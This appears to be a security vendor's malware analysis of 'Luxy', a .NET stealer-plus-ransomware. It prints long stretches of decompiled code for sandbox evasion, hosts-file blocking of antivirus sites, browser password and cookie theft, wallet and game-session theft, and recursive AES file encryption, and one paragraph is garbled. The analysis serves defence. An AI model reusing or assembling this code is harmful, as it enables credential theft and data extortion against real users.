# Luxy: A Stealer and a Ransomware in one

Published: 2024-09-03 · Archived: 2026-04-05 23:00:13 UTC

Recently we came across a tweet about a malware, called Luxy, having both stealer and ransomware activities. The stealer is similar to Umbral stealer that tries to collect user password, browser details using Telegram and the ransomware encrypts all the files and leaves a ransomware note having the decryption key.





Fig 1: Die_Output

The sample being analyzed is a 32-bit executable file compiled with .NET(v4.0.30319).

```
private static void Main(string[] args)
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    Task.WaitAll(new Task[] { Program.Process() });
    Thread thread = new Thread(delegate()
    {
        Program.BlockAvSites();
    });
    if (LuxyStub.Settings.BlockAvSites && Syscalls.CheckAdminPrivileges())
    {
        thread.Start();
    }
    if (LuxyStub.Settings.StealerModule)
    {
        Thread thread2 = new Thread(new ThreadStart(Stealer.Start));
        thread2.Start();
        thread2.Join();
    }
    if (LuxyStub.Settings.RansomewareModule)
    {
        Thread thread3 = new Thread(new ThreadStart(Ransomeware.Start));
        thread3.Start();
        thread3.Join();
    }
```

Fig 2: Entry point

Initially, the process being executed consists of three modules viz. BlockAvSites, Stealer and Ransomware. We will look into each module in detail.

```
private static async Task Process()
{
    Syscalls.RegisterMutex();
    for (;;)
    {
        TaskAwaiter<bool> taskAwaiter = Common.IsConnectionAvailable().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<bool> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<bool>);
        }
        if (taskAwaiter.GetResult())
        {
            break;
        }
        Thread.Sleep(60000);
    }
    if (LuxyStub.Settings.AntiVm && Detector.IsVirtualMachine())
    {
        Console.WriteLine("Is VM");
        Syscalls.DeleteSelf();
    }
```

Fig 3: Checking network and VM

The process ensures a mutex is registered for single instance execution control. It proceeds only when it has access to network connection, by trying to access the URL highlighted in Fig 4.

```
internal static async Task<bool> IsConnectionAvailable()
{
    bool flag;
    try
    {
        using (HttpClient httpClient = new HttpClient
        {
            Timeout = TimeSpan.FromSeconds(5.0)
        })
        {
            TaskAwaiter<HttpResponseMessage> taskAwaiter = httpClient.GetAsync("https://gstatic.com/
              generate_204").GetAwaiter();
            if (!taskAwaiter.IsCompleted)
            {
                await taskAwaiter;
                TaskAwaiter<HttpResponseMessage> taskAwaiter2;
                taskAwaiter = taskAwaiter2;
                taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
            }
            flag = taskAwaiter.GetResult().StatusCode == HttpStatusCode.NoContent;
        }
    }
```

Fig 4: Checking network is connected from the system

```
internal static bool IsVirtualMachine()
{
    return Detector.CheckSystemUuid() || Detector.CheckComputerName() || Detector.CheckUsername() || Detector.CheckHosting
      () || Detector.CheckRunningProcesses() || Detector.CheckDebugger();
}
```

Fig 5: Virtual machine contain sub-modules

Checks if the malware is executing in a VM using multiple factors like System UuID, Computer name, Username, running process, Debugger through various detection methods.

```
private static bool CheckSystemUuid()
{
    string text;
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "wmic.exe";
        process.StartInfo.Arguments = "csproduct get uuid";
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
        process.WaitForExit();
        text = process.StandardOutput.ReadToEnd();
        text = text.Split(new char[] { '\n' })[1].Trim();
    }
    return Detector.BlacklistedUuids.Contains(text);
}
```

```
// Token: 0x060004A0 RID: 1184 RVA: 0x0001EC08 File Offset: 0x0001CE08
private static bool CheckRunningProcesses()
{
    foreach (Process process in Process.GetProcesses())
    {
        if (Detector.BlacklistedTasks.Contains(process.ProcessName.ToLower()))
        {
            try
            {
                process.Kill();
            }
            catch
            {
                return true;
            }
        }
    }
    return false;
}
```

Fig 6: Script for checking System Uuid and Running Process

SystemID process checks for current system UUIDand checks with the blacklisted UUIDlist, if it matches then kills the process. Similarly checks for the currently running process against a list of known monitoring tools in the system using *GETPROCESSES* windows API and kills if it matches.

```
private static readonly string[] BlacklistedUuids = new string[]
{
    "7AB5C494-39F5-4941-9163-47F54D6D5016", "032E02B4-0499-05C3-0806-3C0700080009", "03DE0294-0480-05DE-1A06-350700080009",
    "11111111-2222-3333-4444-555555555555", "6F3CA5EC-BEC9-4A4D-8274-11168F640058", "ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548", "4C4C4544-0050-3710-8058-
    CAC04F59344A", "00000000-0000-0000-0000-AC1F6BD04972", "49434D53-0200-9065-2500-65902500E439", "49434D53-0200-9036-2500-36902500F022",
    "00000000-0000-0000-0000-000000000000", "5BD24D56-789F-8468-7CDC-CAA7222CC121", "777D84B3-88D1-451C-93E4-D235177420A7",
    "49434D53-0200-9036-2500-369025000C65", "B1112042-52E8-E25B-3655-6A4F54155DBF", "00000000-0000-0000-0000-AC1F6BD048FE", "EB16924B-
    FB6D-4FA1-8666-17B91F62FB37", "A15A930C-8251-9645-AF63-E45AD728C20C", "67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3", "C7D23342-A5D4-68A1-59AC-
    CF40F735B363",
    "63203342-0EB0-AA1A-4DF5-3FB37DBB0670", "44B94D56-65AB-DC02-86A0-98143A7423BF", "6608003F-ECE4-494E-B07E-1C4615D1D93C", "D9142042-8F51-5EFF-D5F8-
    EE9AE3D1602A", "49434D53-0200-9036-2500-369025003AF0", "8B4E8278-525C-7343-B825-280AEBCD3BCB", "4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27",
    "79AF5279-16CF-4094-9758-F88A616D81B4", "FE822042-A70C-D08B-F1D1-C207055A488F", "76122042-C286-FA81-F0A8-514CC507B250",
    "481E2042-A1AF-D390-CE06-A8F783B1E76A", "F3988356-32F5-4AE1-8D47-FD3B8BAFBD4C", "9961A120-E691-4FFE-B67B-F0E4115D5919"
};

// Token: 0x04000548 RID: 1448
private static readonly string[] BlacklistedComputernames = new string[]
{
    "bee7370c-8c0c-4", "desktop-nakffmt", "win-5e07cos9alr", "b30f0242-1c6a-4", "desktop-vrsqlag", "q9iatrkprh", "xc64zb", "desktop-d019gdm", "desktop-
    wi8clet", "server1",
    "lisa-pc", "john-pc", "desktop-b0t93d6", "desktop-1pykp29", "desktop-1y2433r", "wileypc", "work", "6c4e733f-c2d9-4", "ralphs-pc", "desktop-wg3myjs",
    "desktop-7xc6gez", "desktop-5ov9s0o", "qarzhrdbpj", "oreleepc", "archibaldpc", "julia-pc", "d1bnjkfvlh", "compname_5076", "desktop-vkeons4", "NTT-
    EFF-2W11WSS"
};

// Token: 0x04000549 RID: 1449
private static readonly string[] BlacklistedUsers = new string[]
{
    "wdagutilityaccount", "abby", "peter wilson", "hmarc", "patex", "john-pc", "rdhj0cnfevzx", "keecfmwgj", "frank", "8nl0colnq5bq",
    "lisa", "john", "george", "pxmduopvyx", "8vizsm", "w0fjuovmccp5a", "lmvwjj9b", "pqonjhvwexss", "3u2v9m8", "julia",
    "heuerzl", "harry johnson", "j.seance", "a.monaldo", "tvm"
};

// Token: 0x0400054A RID: 1450
private static readonly string[] BlacklistedTasks = new string[]
{
    "fakenet", "dumpcap", "httpdebuggerui", "wireshark", "fiddler", "vboxservice", "df5serv", "vboxtray", "vmtoolsd", "vmwaretray",
    "ida64", "ollydbg", "pestudio", "vmwareuser", "vgauthservice", "vmacthlp", "x96dbg", "vmsrvc", "x32dbg", "vmusrvc",
    "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper", "joeboxserver", "vmwareservice", "vmwaretray",
    "discordtokenprotector", "taskmgr"
```

Fig 7: List of blacklisted names, users, Uuid, Task

Fig 7 represents the Blacklisted UUID, Blacklisted computer names, Blacklisted Users, Blacklisted tasks to avoid monitoring of the malware. If it matches with the names from the above list, then the malware terminates. Among these blacklisted UUIDs and Blacklisted computer names are popular sandboxes.

```
string[] bannedSites = new string[]
{
    "virustotal.com", "avast.com", "totalav.com", "scanguard.com", "totaladblock.com", "pcprotect.com", "mcafee.com", "bitdefender.com", "us.norton.com", "avg.com",
    "malwarebytes.com", "pandasecurity.com", "avira.com", "norton.com", "eset.com", "zillya.com", "kaspersky.com", "usa.kaspersky.com", "sophos.com",
    "home.sophos.com",
    "adaware.com", "bullguard.com", "clamav.net", "drweb.com", "emsisoft.com", "f-secure.com", "zonealarm.com", "trendmicro.com", "ccleaner.com"
};
List<string> newData = new List<string>();
string hostsFilePath = Path.Combine(new string[]
{
    Environment.GetEnvironmentVariable("systemroot"),
    "System32",
    "drivers",
    "etc",
    "hosts"
});
if (File.Exists(hostsFilePath))
{
    string text;
    using (FileStream fileStream = new FileStream(hostsFilePath, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
    {
        using (StreamReader reader = new StreamReader(fileStream))
        {
            text = await reader.ReadToEndAsync();
        }
        StreamReader reader = null;
    }
    FileStream fileStream = null;
    string[] array = text.Split(new char[] { '\n' });
    for (int i = 0; i < array.Length; i++)
    {
        string line = array[i];
        if (!bannedSites.Any((string x) => line.Contains(x)))
        {
            newData.Add(line);
        }
    }
    foreach (string text2 in bannedSites)
    {
        newData.Add("\t0.0.0.0 " + text2);
        newData.Add("\t0.0.0.0 www." + text2);
    }
    text = string.Join("\n", newData);
    text = text.Replace("\n\n", "\n");
    using (FileStream fileStream = new FileStream(hostsFilePath, FileMode.Open, FileAccess.Write, FileShare.ReadWrite))
```

Fig 8: Script contains AV list and changing of host file

Here, they are trying to  prevent access to particular websites shown in the image by changing the hosts file, which maps the listed domains to 0.0.0.0. As a result, the content from these websites cannot be loaded.

```
// LuxyStub.Modules.Stealer.Components.Browsers
//
// Types:
//
// Brave
// Chrome
// Chromium
// Comodo
// CookieFormat
// Edge
// EpicPrivacy
// Iridium
// Opera
// OperaGx
// PasswordFormat
// Slimjet
// UR
// Vivaldi
// Yandex
```


Fig 9: List of Browsers

Fig 9 lists the browsers whose password and cookie information are stolen.

```
internal static async Task<CookieFormat[]> GetCookies()
{
    List<CookieFormat> cookies = new List<CookieFormat>();
    bool flag = Directory.Exists(Chrome.BrowserPath);
    if (flag)
    {
        TaskAwaiter<byte[]> taskAwaiter = Chrome.GetEncryptionKey().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<byte[]> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<byte[]>);
        }
        flag = taskAwaiter.GetResult() != null;
    }
    if (flag)
    {
        foreach (string text in await Task.Run<string[]>(() => Directory.GetFiles(Chrome.BrowserPath, "Cookies", SearchOption.AllDirectories)))
        {
            try
            {
                string tempCookiesFilePath;
                do
                {
                    tempCookiesFilePath = Path.Combine(Path.GetTempPath(), Common.GenerateRandomString(15));
                }
                while (File.Exists(tempCookiesFilePath));
                File.Copy(text, tempCookiesFilePath);
                SQLiteHandler handler = new SQLiteHandler(tempCookiesFilePath);
```

Fig 10: Script for collecting cookies of the browser


The script in Fig 10 is used to steal cookie’s encryption keys used in Chrome. The GETENCRYPTIONKEY method is used for extracting the encrypted key and decrypting it. Similar method is followed for other browsers also.



```
internal static async Task<PasswordFormat[]> GetPasswords()
{
    List<PasswordFormat> passwords = new List<PasswordFormat>();
    bool flag = Directory.Exists(Chrome.BrowserPath);
    if (flag)
    {
        TaskAwaiter<byte[]> taskAwaiter = Chrome.GetEncryptionKey().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<byte[]> taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<byte[]>);
        }
        flag = taskAwaiter.GetResult() != null;
    }
    if (flag)
    {
        foreach (string text in await Task.Run<string[]>(() => Directory.GetFiles(Chrome.BrowserPath, "Login Data",
          SearchOption.AllDirectories)))
        {
            try
            {
                string tempLoginDataPath;
                do
                {
                    tempLoginDataPath = Path.Combine(Path.GetTempPath(), Common.GenerateRandomString(15));
                }
                while (File.Exists(tempLoginDataPath));
                File.Copy(text, tempLoginDataPath);
                SQLiteHandler handler = new SQLiteHandler(tempLoginDataPath);
                if (handler.ReadTable("logins"))
                {
                    for (int i = 0; i < handler.GetRowCount(); i++)
                    {
                        string url = handler.GetValue(i, "origin_url");
                        string username = handler.GetValue(i, "username_value");
                        byte[] array2 = await Chrome.DecryptData(Encoding.Default.GetBytes(handler.GetValue(i, "password_value")));
```

Fig 11: Script for collecting password of the browser

Fig 11 shows the script to steal passwords from Chrome.



```
internal static async Task<int> StealWallets(string dst)
{
    int count = 0;
    foreach (KeyValuePair<string, string> keyValuePair in WalletStealer._walletPaths)
    {
        if (Directory.Exists(keyValuePair.Value))
        {
            DirectoryInfo outDir = null;
            string text = Path.Combine(dst, keyValuePair.Key);
            try
            {
                outDir = Directory.CreateDirectory(text);
                Common.CopyTree(keyValuePair.Value, text);
                using (FileStream fs = new FileStream(Path.Combine(text, "Source.txt"), FileMode.Create, FileAccess.Write,
                  FileShare.Read))
                {
                    using (StreamWriter writer = new StreamWriter(fs))
                    {
                        await writer.WriteAsync("Source: " + keyValuePair.Value);
                    }
                    StreamWriter writer = null;
                }
                FileStream fs = null;
                count++;
            }
```

Fig 12: Script for stealing crypto currency wallet information

It then steals the crypto currency wallet information and stores them in source.txt file. The method tracks the number of files successfully copied.

```
static WalletStealer()
{
    string environmentVariable = Environment.GetEnvironmentVariable("appdata");
    string environmentVariable2 = Environment.GetEnvironmentVariable("localappdata");
    WalletStealer._walletPaths = new Dictionary<string, string>
    {
        {
            "Zcash",
            Path.Combine(environmentVariable, "Zcash")
        },
        {
            "Armory",
            Path.Combine(environmentVariable, "Armory")
        },
        {
            "Bytecoin",
            Path.Combine(environmentVariable, "Bytecoin")
        },
```

Fig 13: Script containing for extracting details from crypto currency wallet

It then steals the crypto currency wallet information of Zcash, Armory, Bytecoin, Jaxx, Exodus, Ethereum, Electrum, AtomicWallet, Guarda, and Coinomi. The malware tries to search for the crypto currency wallet information one by one and if it is found, it stores them as a text file.

```
internal static async Task<int> StealMinecraftSessionFiles(string dst)
{
    int collected = 0;
    foreach (KeyValuePair<string, string> keyValuePair in MinecraftStealer._minecraftFolderPaths)
    {
        if (File.Exists(keyValuePair.Value))
        {
            DirectoryInfo destDir = null;
            try
            {
                string text = Path.Combine(dst, keyValuePair.Key);
                destDir = Directory.CreateDirectory(text);
                File.Copy(keyValuePair.Value, Path.Combine(text, Path.GetFileName(keyValuePair.Value)));
                using (FileStream fs = new FileStream(Path.Combine(text, "Source.txt"), FileMode.Create, FileAccess.Write,
                  FileShare.Read))
                {
                    using (StreamWriter writer = new StreamWriter(fs))
                    {
                        await writer.WriteAsync("Source: " + keyValuePair.Value);
                    }
                    StreamWriter writer = null;
                }
                FileStream fs = null;
                collected++;
            }
```

Fig 14: Script for stealing Minecraft session

The StealMinecraftSessionFiles method is designed to copy Minecraft session files from a predefined list of paths to a specified destination directory, and stores them in the source.txt file. The method tracks thThey are trying to copy Minecraft session files which contain sensitive information related to user authentication from their original locations to a specified destination directory. It also logs the source path of each file to Source.txt. and they try to ensure directories are cleaned up if copying fails using error handling, while tracking the number of successfully collected files.e number of files successfully copied.

```
static MinecraftStealer()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string environmentVariable = Environment.GetEnvironmentVariable("userprofile");
    MinecraftStealer._minecraftFolderPaths = new Dictionary<string, string>
    {
        {
            "Intent",
            Path.Combine(environmentVariable, "intentlauncher", "launcherconfig")
        },
        {
            "Lunar",
            Path.Combine(new string[] { environmentVariable, ".lunarclient", "settings", "game", "accounts.json" })
        },
        {
            "TLauncher",
            Path.Combine(folderPath, ".minecraft", "TlauncherProfiles.json")
        },
        {
            "Feather",
            Path.Combine(folderPath, ".feather", "accounts.json")
        },
```

Fig 15: List of Minecraft sessions

The script shown in Fig 15 is used for stealing the minecraft session information of Intent, Lunar, TLauncher, Feather, Meteor, Impact, Novoline, CheatBreakers, Microsoft Store, Rise, Rise (Intent), Paladium, PolyMC, and Badlion. The malware then tries to search for the crypto currency wallet information one by one and if found, it stores the same as a text file.

```
internal static async Task<string[]> GetCookies(params Task<CookieFormat[]>[] getBrowserCookiesTasks)
{
    RobloxCookieStealer.<>c__DisplayClass2_0 CS$<>8__locals1 = new RobloxCookieStealer.<>c__DisplayClass2_0();
    CS$<>8__locals1.regex = new Regex("_\\|WARNING:-DO-NOT-SHARE-THIS.--Sharing-this-will-allow-someone-to-log-in-as-you-and-to-
      steal-your-ROBUX-and-items\\.\\|_[A-Z0-9]+", RegexOptions.Compiled);
    foreach (string text in new string[] { "HKCU", "HKLN" })
    {
        using (Process process = new Process())
        {
            process.StartInfo.FileName = "powershell.exe";
            process.StartInfo.Arguments = "Get-ItemPropertyValue -Path " + text + ":SOFTWARE\\Roblox\\RobloxStudioBrowser\
              \roblox.com -Name .ROBLOSECURITY";
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.UseShellExecute = false;
            process.Start();
            process.WaitForExit();
            if (process.ExitCode == 0)
            {
                Regex regex = CS$<>8__locals1.regex;
                string text2 = await process.StandardOutput.ReadToEndAsync();
                MatchCollection matchCollection = regex.Matches(text2);
                regex = null;
                foreach (object obj in matchCollection)
                {
                    string value = ((Match)obj).Value;
                    if (!RobloxCookieStealer.RobloxCookies.Contains(value))
                    {
                        RobloxCookieStealer.RobloxCookies.Add(value);
```

Fig 16: Robolox cookies

The RobloxCookieStealer is used for extracting Roblox cookies from the registry and from various browsers. It collects cookies using the Get-ItemPropertyValue PowerShell command and also processes cookies from a set of browser cookie extraction tasks.

```
internal static class Ransomeware
{
    // Token: 0x060000C5 RID: 197 RVA: 0x00004CE4 File Offset: 0x00002EE4
    public static async void Start()
    {
        Task.WaitAll(new Task[] { Ransomeware.Process() });
    }

    // Token: 0x060000C6 RID: 198 RVA: 0x00004D14 File Offset: 0x00002F14
    private static async Task Process()
    {
        Common.ParsePath("C:\\Users");
        string[] array = Common.AllFiles.ToArray();
        if (array.Length != 0)
        {
            Settings.EncryptKey = Aes256.RandomBytesArray(32);
            Settings.EncryptIV = Aes256.RandomBytesArray(16);
            Settings.PersonalID = Guid.NewGuid().ToString().Replace("-", "");
            try
            {
                foreach (string text in array)
                {
                    try
                    {
                        Task task = Ransomeware.EncryptFile(text);
                        await Task.WhenAll(new Task[] { task });
                    }
                    catch
                    {
                    }
                }
                string[] array2 = null;
                string text2 = Directory.GetCurrentDirectory() + "\\" + Common.GenerateRandomString(10) + ".README.txt";
                File.WriteAllText(text2, Settings.ReadMeMessage.Replace("{personal_id}", Settings.PersonalID));
                System.Diagnostics.Process.Start(text2);
                await Sender.Post(new Dictionary<string, int>());
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
            }
```

Fig 17: Script containing ransomware module

Fig 17 shows the script having the Ransomware module containing activities for encrypting all the files and leaving the ransomware note at the malware path.

```
// Token: 0x060000E0 RID: 224 RVA: 0x00005294 File Offset: 0x00003494
public static void ParsePath(string path)
{
    try
    {
        string[] directories = Directory.GetDirectories(path);
        Common.AllFiles.AddRange(from s in Directory.GetFiles(path)
            where Settings.EncryptExtensionList.Any((string ext) => ext == Path.GetExtension(s).Replace(".", ""))
            select s);
        string[] array = directories;
        for (int i = 0; i < array.Length; i++)
        {
            Common.ParsePath(array[i]);
        }
    }
    catch
    {
    }
}
```

Fig 18: Script for finding the sample executing path

It then extracts the path of the malware executed to list all the files in that directory and proceed for further process. It also checks for the extension of the files in the malware executing path.

```
// Token: 0x0400005B RID: 91
public static List<string> AllFiles = new List<string>();
```

Fig 19: Script for collecting all files of the malware executing path

It then retrieves all the files from the directory of the malware file path.

```
// Token: 0x060000C7 RID: 199 RVA: 0x00004D50 File Offset: 0x00002F50
private static async Task EncryptFile(string file)
{
    Console.WriteLine(file);
    byte[] array = Aes256.Encrypt(File.ReadAllBytes(file), Settings.EncryptKey, Settings.EncryptIV);
    File.WriteAllText(file, Convert.ToBase64String(array));
    File.Move(file, file + "." + Settings.EncryptExtension);
}
```

Fig 20: Script for renaming the file extension

It then encrypts the file process using AES256 algorithm and changes the extension name of the file with the encrypted extension once the content is encrypted.

```
// Token: 0x06000106 RID: 262 RVA: 0x00005BE0 File Offset: 0x00003AE0
public static byte[] Encrypt(byte[] data, byte[] key, byte[] iv)
{
    byte[] array;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 128;
        aes.BlockSize = 128;
        aes.Padding = PaddingMode.Zeros;
        aes.Key = key;
        aes.IV = iv;
        using (ICryptoTransform cryptoTransform = aes.CreateEncryptor(aes.Key, aes.IV))
        {
            array = Aes256.PerformCryptography(data, cryptoTransform);
        }
    }
    return array;
}

// Token: 0x06000107 RID: 263 RVA: 0x0000596C File Offset: 0x00003B6C
private static byte[] PerformCryptography(byte[] data, ICryptoTransform cryptoTransform)
{
    byte[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
        {
            cryptoStream.Write(data, 0, data.Length);
            cryptoStream.FlushFinalBlock();
            array = memoryStream.ToArray();
        }
    }
    return array;
}
```

Fig 21: Script contains encryption method

The file uses AES encryption method for encrypting the files, Encrypt method configures AES encryption with a 128-bit key and IV (initialization vector). While PERFORM CRYPTOGRAPHY handles the actual encryption using a CryptoStream and returns the encrypted byte array. The encryption uses PaddingMode.Zeros, which pads the plaintext data with zeros to ensure it meets the block size requirements of AES encryption.


Fig 22: Ransom note

Once files from all the folders are encrypted, it drops a .txt in the sample path which contains a ransomware note that all the files are encrypted and also has contact for receiving the key to decrypt.

With the increasing risk of malware attacks, it’s important to take steps to protect your data. Using a reliable security product like K7 Total Security and keeping it updated is crucial to defend against these threats.

## IOC

| Hash | Detection Name |
| --- | --- |
| **09B5F5200E59D3A4623D739661CE9832** | **Password-Stealer ( 005a3e671 )** |

---